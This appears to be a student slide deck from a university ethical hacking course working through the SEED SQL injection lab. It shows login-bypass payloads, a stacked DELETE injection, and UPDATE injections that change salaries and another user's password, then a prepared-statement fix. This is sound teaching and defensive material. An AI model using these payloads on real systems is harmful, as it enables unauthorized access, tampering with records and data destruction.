


# SQL Injection

A work presented by:

Ludovico Latini

Leonardo Cipolletta

Ethical Hacking



UNIVERSITÀ  
DEGLI STUDI  
DI PADOVA



## Task 1. - Get Familiar with SQL Statements

```
→ Labsetup sudo docker exec -it 099 /bin/bash
root@099ca952e6c2:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 16
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
+-----+
| Tables_in_sqllab_users |
+-----+
| credential             |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential where Name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> 
```

## Task 2.1 - SQL Injection Attack from webpage

```
...  
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,  
        nickname, Password  
        FROM credential  
        WHERE name= '$input_undef' and Password='$hashed_pwd'";  
$result = $conn -> query($sql);
```



### Employee Profile Login

USERNAME	<input type="text" value="admin'"/>
PASSWORD	<input type="password" value="Password"/>


Login

Copyright © SEED LABS



## Task 2.1 - SQL Injection Attack from webpage

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,  
nickname, Password  
FROM credential  
WHERE name= 'admin'# ' and Password='$hashed_pwd';  
$result = $conn -> query($sql);
```



The screenshot shows a web application interface with a green header bar. On the left, there is a logo for 'SEED LABS' and navigation links for 'Home' and 'Edit Profile'. On the right, there is a 'Logout' button. The main content area has a light green background and is titled 'User Details'. Below the title is a table with 9 columns: Username, EId, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The table contains 6 rows of user data.

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

# SQL Injection



UNIVERSITÀ  
DEGLI STUDI  
DI PADOVA

## Task 2.2 - SQL Injection Attack from command line

```
Labsetup curl 'http://www.seed-server.com/unsafe_home.php/?username=admin%27%23'
```

```
<!--  
SEED Lab: SQL Injection Education Web platform  
Author: Kailliang Ying  
Email: kyling@sy.edu  
-->
```

```
curl 'http://www.seed-server.com/unsafe_home.php/?username=admin%27%23'
```

```
<!--  
SEED Lab: SQL Injection Education Web platform  
Enhancement Version 1  
Date: 12th April 2018  
Developer: Kuber Kohli
```

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.

```
<!DOCTYPE html>  
<html lang="en">  
<head>  
  <!-- Required meta tags -->  
  <meta charset="utf-8">  
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
```

```
  <!-- Bootstrap CSS -->  
  <link rel="stylesheet" href="css/bootstrap.min.css">  
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
```

```
  <!-- Browser Tab title -->  
  <title>SQLi Lab</title>
```

```
</head>  
<body>  
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">  
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">  
      <a class="navbar-brand" href="unsafe_home.php"></a>
```

```
      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="button" id="logoutBtn" class="nav-link my-2 my-lg-0">Logout</button></div><div class="container"><br><div class="text-center"><b> User Details </b></div><br><table class="table table-striped table-bordered"><thead><tr><th>Username</th><th>EID</th><th>Salary</th><th>Birthdays</th><th>SSN</th><th>Nickname</th><th>Email</th><th>Address</th><th>Ph. Nu</th></tr></thead><tbody><tr><th>Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th>Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th>Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th>Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th>Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
```

```
  <div class="text-center">  
    <p>  
      Copyright &copy; SEED LABS  
    </p>  
  </div>  
</div>  
<script type="text/javascript">  
function logout(){  
  location.href = "logoff.php";  
}  
</script>  
</body>  
</html>
```



## Task 2.3 - Append a new SQL statement

**Employee Profile Login**

USERNAME	<input type="text" value="DELETE FROM credential WHERE name='Alice';#"/>
PASSWORD	<input type="password" value="Password"/>

Copyright © SEED LABs

admin' ; DELETE FROM credential WHERE name='Alice';#

**ERROR**

The MySQLi Extension (MySQL Improved) is a relational database driver used in the PHP scripting language to provide an interface with MySQL databases. It can improve the security of the code and avoid some SQL Injection query

**SEED LABs**

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name='Alice';#' and Password='da39a3ee5e6b4b0d3255b' at line 3]\n

# SQL Injection



UNIVERSITÀ  
DEGLI STUDI  
DI PADOVA

## Task 3.1 - Modify your own salary

```
$hashed_pwd = sha1($input_pwd);  
$sql = "UPDATE credential SET  
nickname='$input_nickname',  
email='$input_email',  
address='$input_address',  
Password='$hashed_pwd',  
PhoneNumber='$input_phonenumber'  
WHERE ID=$id;";  
$conn->query($sql);
```

**Admin's Profile Edit**

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="password" value="Password"/>

Copyright © SEED LABS





## Task 3.1 - Modify your own salary

**Alice's Profile Edit**

NickName	<input type="text" value="', salary='30000'"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="password" value="Password"/>

Copyright © SEED LABs

' , salary='30000'

```
$hashed_pwd = sha1($input_pwd);  
$sql = "UPDATE credential SET  
nickname='', salary='30000',  
email='$input_email',  
address='$input_address',  
Password='$hashed_pwd',  
PhoneNumber='$input_phonenumber'  
WHERE ID=$id;";  
$conn->query($sql);
```



## Task 3.1 - Modify your own salary

**Alice's Profile Edit**

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABs

' , salary='30000

```
$hashed_pwd = sha1($input_pwd);  
$sql = "UPDATE credential SET  
nickname='', salary='30000',  
email='$input_email',  
address='$input_address',  
Password='$hashed_pwd',  
PhoneNumber='$input_phonenumber',  
WHERE ID=$id;";  
$conn->query($sql);
```

**Alice Profile**

Key	Value
Employee ID	10000
Salary	30000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

## Task 3.2 - Modify other people' salary

**Alice's Profile Edit**

NickName	<input type="text" value="', salary='1' WHERE name='Boby' #"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="password" value="Password"/>

Copyright © SEED LABs

`', salary='1' WHERE name='Boby' #`



## Task 3.2 - Modify other people's salary

**Alice's Profile Edit**

NickName	<input type="text" value="', salary='1' WHERE name='Boby' #'"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="password" value="Password"/>

Copyright © SEED LABs

`', salary='1' WHERE name='Boby' #`

**Boby Profile**

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Boby...



## Task 3.3 - Modify other people' password

**Alice's Profile Edit**

NickName	<input type="text" value="331b7ee68fd8' WHERE name='Boby' #"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Copyright © SEED LABs

### SHA1 and other hash functions online generator

password hash

sha-1 ▼

Result for sha1: 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8

' ,password='5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' WHERE name='Boby'  
#

## Task 3.3 - Modify other people' password

**Employee Profile Login**

USERNAME

PASSWORD

Copyright © SEED LABs

**Boby Profile**

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

## Task 4. - Countermeasure

```
unsafe.php x
unsafe.php
1 <?php
2 // Function to create a sql connection.
3 function getDB() {
4     $dbhost="10.9.0.6";
5     $dbuser="seed";
6     $dbpass="dees";
7     $dbname="sqllab_users";
8
9     // Create a DB connection
10    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11    if ($conn->connect_error) {
12        die("Connection failed: " . $conn->connect_error . "\n");
13    }
14    return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26                        FROM credential
27                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
28 if ($result->num_rows > 0) {
29     // only take the first row
30     $firstrow = $result->fetch_assoc();
31     $id       = $firstrow["id"];
32     $name      = $firstrow["name"];
33     $eid       = $firstrow["eid"];
34     $salary    = $firstrow["salary"];
35     $ssn       = $firstrow["ssn"];
36 }
37
38 // close the sql connection
39 $conn->close();
40 ?>
41 |
```

## Task 4. - Countermeasure

```
unsafe.php x
unsafe.php
1 <?php
2 // Function to create a sql connection.
3 function getDB() {
4     $dbhost="10.9.0.6";
5     $dbuser="seed";
6     $dbpass="dees";
7     $dbname="sqlldb_users";
8
9     // Create a DB connection
10    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11    if ($conn->connect_error) {
12        die("Connection failed: " . $conn->connect_error . "\n");
13    }
14    return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26                        FROM credential
27                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
28 if ($result->num_rows > 0) {
29     // only take the first row
30     $firstrow = $result->fetch_assoc();
31     $id       = $firstrow["id"];
32     $name      = $firstrow["name"];
33     $eid       = $firstrow["eid"];
34     $salary    = $firstrow["salary"];
35     $ssn       = $firstrow["ssn"];
36 }
37
38 // close the sql connection
39 $conn->close();
40 ?>
41 |
```

```
<?php
// Function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqlldb_users";

    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                       FROM credential
                       WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

// close the sql connection
$conn->close();
?>
```



# SQL Injection



UNIVERSITÀ  
DEGLI STUDI  
DI PADOVA

## Task 4. - Countermeasure

```
unsafe.php x
unsafe.php
1 <?php
2 // Function to create a sql connection.
3 function getDB() {
4     $dbhost="10.9.0.6";
5     $dbuser="seed";
6     $dbpass="dees";
7     $dbname="sqlldb_users";
8
9     // Create a DB connection
10    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11    if ($conn->connect_error) {
12        die("Connection failed: " . $conn->connect_error . "\n");
13    }
14    return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26                        FROM credential
27                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
28 if ($result->num_rows > 0) {
29     // only take the first row
30     $firstrow = $result->fetch_assoc();
31     $id = $firstrow["id"];
32     $name = $firstrow["name"];
33     $eid = $firstrow["eid"];
34     $salary = $firstrow["salary"];
35     $ssn = $firstrow["ssn"];
36 }
37
38 // close the sql connection
39 $conn->close();
40 ?>
41 |
```

```
<?php
// Function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqlldb_users";

    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                       FROM credential
                       WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

// close the sql connection
$conn->close();
?>
```



## Task 4. - Countermeasure

After the countermeasure:

Username: Bobby'#



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Information returned from the database

- ID: 2
- Name: **Boby**
- EID: **20000**
- Salary: 1
- Social Security Number: **10213352**

### Employee Profile Login

USERNAME Bobby

PASSWORD password

Login

Copyright © SEED LABS



UNIVERSITÀ  
DEGLI STUDI  
DI PADOVA

# Thank you



DIPARTIMENTO  
**MATEMATICA**